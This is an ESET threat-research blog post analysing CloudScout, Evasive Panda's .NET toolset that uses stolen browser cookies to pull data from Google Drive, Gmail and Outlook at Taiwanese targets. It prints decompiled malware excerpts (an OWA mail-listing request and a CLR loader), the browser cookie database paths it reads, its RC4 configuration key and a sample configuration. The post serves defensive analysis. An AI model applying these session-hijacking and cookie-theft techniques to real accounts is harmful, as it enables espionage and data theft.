CloudScout: Evasive Panda scouting cloud services

ESET Research

ESET researchers discovered a previously undocumented toolset used by Evasive Panda to access and retrieve data from cloud services

Anh Ho

28 Oct 2024 • , 16 min. read

In this blogpost, we provide a technical analysis of CloudScout, a post-compromise toolset used by Evasive Panda to target a government entity and a religious organization in Taiwan from 2022 to 2023. The CloudScout toolset is capable of retrieving data from various cloud services by leveraging stolen web session cookies. Through a plugin, CloudScout works seamlessly with MgBot, Evasive Panda's signature malware framework.

Key points of this blogpost:

- The CloudScout toolset was detected in Taiwan, between 2022 and 2023, in the network of a religious institution and at a government entity.
- CloudScout utilizes stolen cookies, provided by MgBot plugins, to access and exfiltrate data stored at various cloud services.
- We analyzed three CloudScout modules, which aim to steal data from Google Drive, Gmail, and Outlook. We believe that at least seven additional modules exist.
- Hardcoded fields in CloudScout's web requests for stealing Outlook email messages suggest that the samples involved were crafted to target Taiwanese users.
- Each CloudScout module, programmed in C#, is deployed by an MgBot plugin, programmed in C++.

Evasive Panda profile

Evasive Panda (also known as BRONZE HIGHLAND, Daggerfly, or StormBamboo) is a China-aligned APT group, operating since at least 2012. Evasive Panda's objective is cyberespionage against countries and organizations opposing China's interests through independence movements such as those in the Tibetan diaspora, religious and academic institutions in Taiwan and in Hong Kong, and supporters of democracy in China. At times we have also observed its cyberespionage operations extend to countries such as Vietnam, Myanmar, and South Korea.

Evasive Panda has accumulated an impressive list of attack vectors. We have seen its operators conduct sophisticated TTPs such as supply-chain and watering-hole attacks, and DNS hijacking; in addition, they have abused the latest CVEs affecting Microsoft Office, Confluence, and web server applications. The group also demonstrates a strong capability for malware development, which is showcased in its deep collection of multiplatform backdoors for Windows, macOS, and Android. For Windows, its most-used tools are MgBot (since 2012; a custom malware framework consisting of a main implant and eight currently known plugins as detailed in our WLS blogpost) and the more recently developed Nightdoor (described in another WLS blogpost; a feature-rich backdoor that utilizes public cloud services for C&C communications).

Overview

In early 2023, we detected Evasive Panda deploy three previously unknown .NET modules (internally named CGD, CGM, and COL) at a government entity in Taiwan. These modules are designed to access public cloud services such as Google Drive, Gmail, and Outlook by hijacking authenticated web sessions. This technique relies on stealing cookies from a web browser database, then using them in a specific set of web requests to gain access to cloud services. Unlike stolen credentials, which may be blocked by security features such as two-factor authentication (2FA) and IP tracking, stolen web session cookies allow the attacker to retrieve data stored in the cloud, right from the victim's machine. In 2023, Google released the Device Bound Session Credentials (DBSC) project on GitHub and, in 2024, the App-Bound Encryption feature in the Chrome 127 update. These are protective measures against cookie-theft malware, such as CloudScout, and could potentially render this toolset obsolete.


Further code analysis of the three modules reveals an underlying development framework, codenamed CloudScout by its developers. In this blogpost, we provide a detailed analysis of this modular framework programmed in C#. To the best of our knowledge, the CloudScout toolset has not previously been documented publicly.

Victimology

According to ESET telemetry, CloudScout was observed in two incidents targeting Taiwan:

- In May 2022, the network of a Taiwanese religious institution was compromised with MgBot and Nightdoor. In this incident, MgBot was used to install a plugin that deploys a CloudScout module.
- In February 2023, CloudScout modules and the Nightdoor implant were detected at what we suspect is a Taiwanese government entity.

Furthermore, we found in some hardcoded HTTP requests the inclusion of Taipei Standard Time as the time zone and zh-CN as the language pack (as shown in Figure 1). Both suggest that these samples were crafted to target Taiwanese users.



```
// Token: 0x06000099 RID: 153 RVA: 0x000051C8 File Offset: 0x000033C8
public IEnumerable<MailInfo> GetMails(FolderInfo folder, string userName)
{
    DateTime dt = DateTime.Now;
    long offset = 0L;
    long total_num = 0L;
    for (;;)
    {
        string url = "https://" + OutLookInfo.strHost + "/owa/service.svc?action=FindItem";
        string postdata = string.Format("{{\"__type\":\"FindItemJsonRequest:#Exchange\",\"Header\":
          {{\"__type\":\"JsonRequestHeaders:#Exchange\",\"RequestServerVersion\":\"Exchange2013\",
          \"TimeZoneContext\":{{\"__type\":\"TimeZoneContext:#Exchange\",\"TimeZoneDefinition\":
          {{\"__type\":\"TimeZoneDefinitionType:#Exchange\",\"Id\":\"Taipei Standard Time\"}}}}},
          \"Body\":{{\"__type\":\"FindItemRequest:#Exchange\",\"ItemShape\":{{\"__type\":
          \"ItemResponseShape:#Exchange\",\"BaseShape\":\"IdOnly\"}},\"ParentFolderIds\":[{{\"__type
          \":\"{0}\",\"Id\":\"{1}\"}}],\"Traversal\":\"Shallow\",\"Paging\":{{\"__type\":
          \"IndexedPageView:#Exchange\",\"BasePoint\":\"Beginning\",\"Offset\":{2},
          \"MaxEntriesReturned\":25}},\"ViewFilter\":\"All\",\"IsWarmUpSearch\":false,\"ShapeName\":
          \"MailListItem\",\"SortOrder\":[{{\"__type\":\"SortResults:#Exchange\",\"Order\":
          \"Descending\",\"Path\":{{\"__type\":\"PropertyUri:#Exchange\",\"FieldURI\":
          \"DateTimeReceived\"}}}}]}}}}", folder.Others ? "DistinguishedFolderId:#Exchange" :
          "FolderId:#Exchange", folder.ID, offset);
        long t = OutLookInfo.TSSince1970(13);
        string message = this._ha.GetString(url, true, new MemoryStream(Encoding.ASCII.GetBytes
          (postdata)), null, string.Format("\r\nAccept:*/*\r\nAccept-Encoding:gzip, deflate\r
          \nAccept-Language:zh-CN,zh;q=0.8\r\nAction:FindItem\r\ncache-control: no-cache\r\nclient-
          request-id: {0}_{1}\r\ncontent-length: 0\r\ncontent-type: application/json; charset=UTF-8\r
          \norigin: https://{2}\r\npragma: no-cache\r\nsec-fetch-mode: cors\r\nsec-fetch-site: same-
          origin\r\nuser-agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML,
          like Gecko) Chrome/79.0.3945.79 Safari/537.36\r\nx-owa-actionid: -95\r\nx-owa-actionname:
          Browse_All\r\nx-owa-attempt: 1\r\nx-owa-canary: {3}\r\nx-owa-clientbegin: {4}\r\nx-owa-
          clientbuildversion: 15.0.1263.5\r\nx-owa-correlationid: {5}_{6}\r\nx-requested-with:
          XMLHttpRequest", new object[]
          {
```

Figure 1. HTTP request from COL to Outlook Web Access

Technical analysis

CloudScout is a .NET malware framework consisting of multiple modules targeting different cloud services. The name CloudScout originated from the PDB paths of the modules obtained:

- E:\project\git_new\MProjects\Code\CloudScout\GoogleDriver\CGD\obj\Debug\CGD.pdb
- E:\project\git_new\MProjects\Code\CloudScout\Gmail\CGM\obj\Debug\CGM.pdb
- E:\project\git_new\MProjects\Code\CloudScout\Outlook\COL\obj\Debug\COL.pdb


We also found mention of seven other modules in the framework (see the section *CommonUtilities: The heart of CloudScout*); at the time of writing, we have not yet observed them deployed on compromised machines, hinting that the attackers deploy them selectively. Altogether, the complete list of CloudScout modules is:

- CGD
- CGM
- COL
- CTW
- CFB
- GMQ
- MEXC
- CEXC
- CZI
- CNE

Based on the naming convention (e.g., the module targeting Google Drive is called CGD, the one targeting Gmail CGM, and the one targeting Outlook COL), we infer that CTW and CFB possibly target Twitter and Facebook. However, the purpose of other modules remains undetermined.

Development timing

The AssemblyCopyright field's value, Copyright © 2020, in the .NET manifest of CloudScout modules, as seen in Figure 2, suggests that the CloudScout toolset might have been developed around 2020. Even though the legitimacy of the .NET manifest is questionable, it is consistent across all the samples that we found. In addition, different versions stated in the AssemblyVersion of CGD and CGM reflect the changes added to their code base.



```
[assembly: AssemblyVersion("1.0.17.0")]
[assembly: CompilationRelaxations(8)]
[assembly: RuntimeCompatibility(WrapNonExceptionThrows = true)]
[assembly: Debuggable(DebuggableAttribute.DebuggingModes.Default | DebuggableAttribute.DebuggingModes.DisableOptimizations |
  DebuggableAttribute.DebuggingModes.IgnoreSymbolStoreSequencePoints | DebuggableAttribute.DebuggingModes.EnableEditAndContinue)]
[assembly: AssemblyTitle("CGD")]
[assembly: AssemblyDescription("")]
[assembly: AssemblyConfiguration("")]
[assembly: AssemblyCompany("")]
[assembly: AssemblyProduct("CGD")]
[assembly: AssemblyCopyright("Copyright ©  2020")]
[assembly: AssemblyTrademark("")]
[assembly: ComVisible(false)]
[assembly: Guid("3993d012-d099-4aa0-8ea7-b30fd11332c2")]
[assembly: AssemblyFileVersion("1.0.17.0")]
```

Figure 2. Manifest of CGD module

We also found different versions of the embedded internal custom-made library package CommonUtilities. Table 1 shows different versions of CGD, CGM, and COL containing different versions of CommonUtilities.

Table 1. Versions of CloudScout modules

Module	Version	SHA-1	CommonUtilities version
CGD	1.0.11	67028AEB095189FDF18B2D7B775B62366EF224A9	1.0.08
	1.0.14	B3556D1052BF5432D39A6068CCF00D8C318AF146	1.0.10
	1.0.17	84F6B9F13CDCD8D9D15D5820536BC878CD89B3C8	1.0.11
CGM	1.0.11	4A5BCDAAC0BC315EDD00BB1FCCD1322737BCBEEB	1.0.08
	1.0.13	C058F9FE91293040C8B0908D3DAFC80F89D2E38B	1.0.10
	1.0.14	621E2B50A979D77BA3F271FAB94326CCCBC009B4	1.0.11
COL	1.0.10	93C1C8AD2AF64D0E4C132F067D369ECBEBAE00B7	1.0.08

Assuming that the .NET manifest is accurate, in 2020 alone, we observed three new toolsets from Evasive Panda. The other two instances are the first appearance of Nightdoor and a new UDP variant of MgBot (succeeding the UDT variant).

Old dog, new tricks

From a common RC4 encryption key shared by the three modules, we performed a retrohunt and discovered that CGM was deployed by an MgBot plugin called Gmck.dll, which was programmed in C++. The plugin was detected in an incident in 2022 where two machines from the aforementioned religious institution in Taiwan were compromised by Evasive Panda. In that incident (illustrated in Figure 3), MgBot installed the CGM module, which in turn accessed the victim's Gmail account to download emails and personal information.





Figure 3. Compromise chain observed in the aforementioned network of a religious institution in Taiwan

Gmck.dll (which we will refer to as Gmck) carries the .NET module CGM within its binary. In order to execute CGM, Gmck first drops the module to disk at a hardcoded path, then starts the common language runtime (CLR) using ICLRMetaHost and ICLRRuntimeHost. Finally, it calls ExecuteInDefaultAppDomain with a reference to CGM's entry point function (ModuleStart), as seen in Figure 4.



```
BOOL __thiscall load_CGM_ICLRRuntimeHost(const WCHAR *pathToCGM)
{
  ICLRRuntimeInfo *RuntimeInfoObj; // [esp+4h] [ebp-14h] BYREF
  ICLRMetaHost_ *MetaHostObj; // [esp+8h] [ebp-10h] BYREF
  ICLRRuntimeHost *RuntimeHostObj; // [esp+Ch] [ebp-Ch] BYREF
  int v6; // [esp+10h] [ebp-8h] BYREF

  MetaHostObj = 0;
  RuntimeHostObj = 0;
  RuntimeInfoObj = 0;
  if ( CLRCreateInstance(&clsid, &stru_712DAD84, &MetaHostObj) < 0
    || MetaHostObj->vtable->GetRuntime(MetaHostObj, L"v4.0.30319", &stru_712DAD64, &RuntimeInfoObj) < 0
    || (RuntimeInfoObj->lpVtbl->GetInterface)(RuntimeInfoObj, &rclsid, &riid, &RuntimeHostObj) < 0
    || RuntimeHostObj->lpVtbl->Start(RuntimeHostObj) < 0 )
  {
    return 0;
  }
  v6 = 0;
  return RuntimeHostObj->lpVtbl->ExecuteInDefaultAppDomain(
           RuntimeHostObj,
           pathToCGM,
           L"CGM.Program",
           L"ModuleStart",
           L" ",
           &v6) >= 0;
}
```

Figure 4. Code to load the CGM DLL

According to our telemetry, CGD and COL modules are also written to the same staging folder, as shown in Table 2.

Table 2. Paths where CloudScout modules are deployed

MgBot plugin	Deployment path	CloudScout module
Gmck.dll	%ProgramData%\NVIDlA\gmck\msvc_4.dll	CGM
N/A	%ProgramData%\NVIDlA\olck\msvc_4.dll	COL
N/A	%ProgramData%\NVIDlA\dankdh\msvc_4.dll	CGD

The staging folder NVIDIA is purposely misspelled using a simple homograph: it's all in uppercase letters except that the letter after the D is a lowercase letter el. The subfolders (as highlighted) seem to be named after the MgBot plugins. Unfortunately, we have been unable to obtain the olck and dankdh plugins.

After the CGM module is successfully deployed, the Gmck plugin needs to provide browser cookies to CGM in the form of a configuration file. Gmck extracts these cookies from web browser database files listed in Table 3. With the release of App-Bound Encryption in Chrome 127 and Edge 128, Gmck is no longer able to decrypt Cookies database files from Chrome and Edge.

Table 3. Database files from which Gmck extracts cookies

Targeted browser	Database files
Chrome	%localappdata%\Google\Chrome\User Data\Local State %localappdata%\Google\Chrome\User Data\<username>\Network\Cookies
Edge	%localappdata%\Microsoft\Edge\User Data\Local State %localappdata%\Microsoft\Edge\User Data\<username>\Network\Cookies
Firefox	%AppData%\Mozilla\Firefox\profiles.ini %AppData%\Mozilla\Firefox\<profile_name>\cookies.sqlite

The configuration file must have a .dat extension and be RC4 encrypted using the key 0dda5a8d-e4c2-477d-85df-fcb611a62ffe in order to be recognized by CGM. This RC4 key is used by all three CloudScout modules to decrypt the configuration files, which means the MgBot plugins must also use this key for encryption.

Figure 5 summarizes the relationship between Gmck and CGM.





Figure 5. Interactions between Gmck and CGM

Configuration

The configuration file cm_cke_<yyyyymmdd>_<hhmmss>.dat in Figure 5 is provided by the MgBot plugin after it extracts cookies from a web browser's database. The CloudScout module obtains a new configuration by continuously monitoring its working directory, looking for files with .dat extensions. For each .dat file that it finds, the CloudScout module spawns a new thread to handle the file, which means it can handle multiple configuration files at the same time. The newly spawned thread handles a full collection cycle, from parsing the configuration to downloading all the targeted data. At the end of the cycle, the configuration file is removed from disk to prevent accidentally repeating the same cycle.

The configuration file is in JSON format. It contains two main data structures: token and config. The token structure contains the cookies organized by domain name. And config contains settings for downloading and staging the collected data for exfiltration, as well as for keeping the program running or exiting after a successful cycle (dealone field). An example of a configuration file is included in Figure 6.



```
"token": {
    "url": "",
    "host": "",
    "browser": "",
    "cookie": {
        ".google.com": {
            "OTZ": "[redacted]",
            "__Secure-ENID": "[redacted]",
            "ACCOUNT_CHOOSER": "[redacted]",
            "SID": "[redacted]",
            "__Secure-1PSID": "[redacted]",
            "__Secure-3PSID": "[redacted]",
            "HSID": "[redacted]",
            "SSID": "[redacted]",
            "APISID": "[redacted]",
            "SAPISID": "[redacted]",
            "__Secure-1PAPISID": "[redacted]",
            "__Secure-3PAPISID": "[redacted]",
            "NID": "[redacted]",
            "__Secure-1PSIDTS": "[redacted]",
            "__Secure-3PSIDTS": [redacted]",
            "__Host-GAPS": "[redacted]",
            "LSID": "o.drive.fife.usercontent.google.com|o.drive.google.com|o.myaccount.google.com|s.SK|s.youtube:[redacted]",
            "__Host-1PLSID": "o.drive.fife.usercontent.google.com|o.drive.google.com|o.myaccount.google.com|s.SK|s.youtube:[redacted]",
            "__Host-3PLSID": "o.drive.fife.usercontent.google.com|o.drive.google.com|o.myaccount.google.com|s.SK|s.youtube:[redacted]",
            "SIDCC": "[redacted]",
            "__Secure-1PSIDCC": "[redacted]",
            "__Secure-3PSIDCC": "[redacted]"
        }
    }
},
"config": {
    "datapath": "C:\\ProgramData\\NVIDlA\\dankdh",
    "clientid": "client-test",
    "objectname": "object-test",
    "taskid": "01010101-0101-0101-0101-010101010101",
    "tasktype": "69",
    "fileid": "",
    "filetype": "",
    "ua": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.90 Safari/537.36",
    "dealone": "1",
    "durationtime": "",
    "diskfreespace": "2048",
    "lastndays": "",
    "forced": "false",
    "datatotalsize": "36",
    "singlefilesize": "17"
}
```

Figure 6. An example of a configuration generated by the Gmck plugin for the CGM module

CommonUtilities: The heart of CloudScout

At the heart of CloudScout is the CommonUtilities package, which provides all necessary low-level libraries for the modules to run, as illustrated in Figure 7. This package is stored in the resources section of CloudScout modules and is loaded at the beginning of the ModuleStart function.





Figure 7. Overview of the design of CommonUtilities

As seen in Figure 8, the .NET manifest of CommonUtilities reveals all of its client modules.




```
[assembly: AssemblyProduct("CommonUtilities")]
[assembly: AssemblyCopyright("Copyright ©  2020")]
[assembly: AssemblyTrademark("")]
[assembly: ComVisible(false)]
[assembly: Guid("37441cad-c4c9-4ca1-8817-cf80c8c5b22c")]
[assembly: AssemblyFileVersion("1.0.11.0")]
[assembly: InternalsVisibleTo("CGM")]
[assembly: InternalsVisibleTo("CTW")]
[assembly: InternalsVisibleTo("CGD")]
[assembly: InternalsVisibleTo("CFB")]
[assembly: InternalsVisibleTo("COL")]
[assembly: InternalsVisibleTo("GMQ")]
[assembly: InternalsVisibleTo("MEXC")]
[assembly: InternalsVisibleTo("CEXC")]
[assembly: InternalsVisibleTo("CZI")]
[assembly: InternalsVisibleTo("CNE")]
```

Figure 8. Manifest of CommonUtilities

CommonUtilities contains quite a few custom-implemented libraries despite the abundant availability of similar open-source libraries online. These custom libraries give the developers more flexibility and control over the inner workings of their implant, compared to open-source alternatives. They also manifest certain unpredictable behaviors that forced us to dig deep into the code to understand. Examples of these custom libraries are HTTPAccess and ManagedCookie.

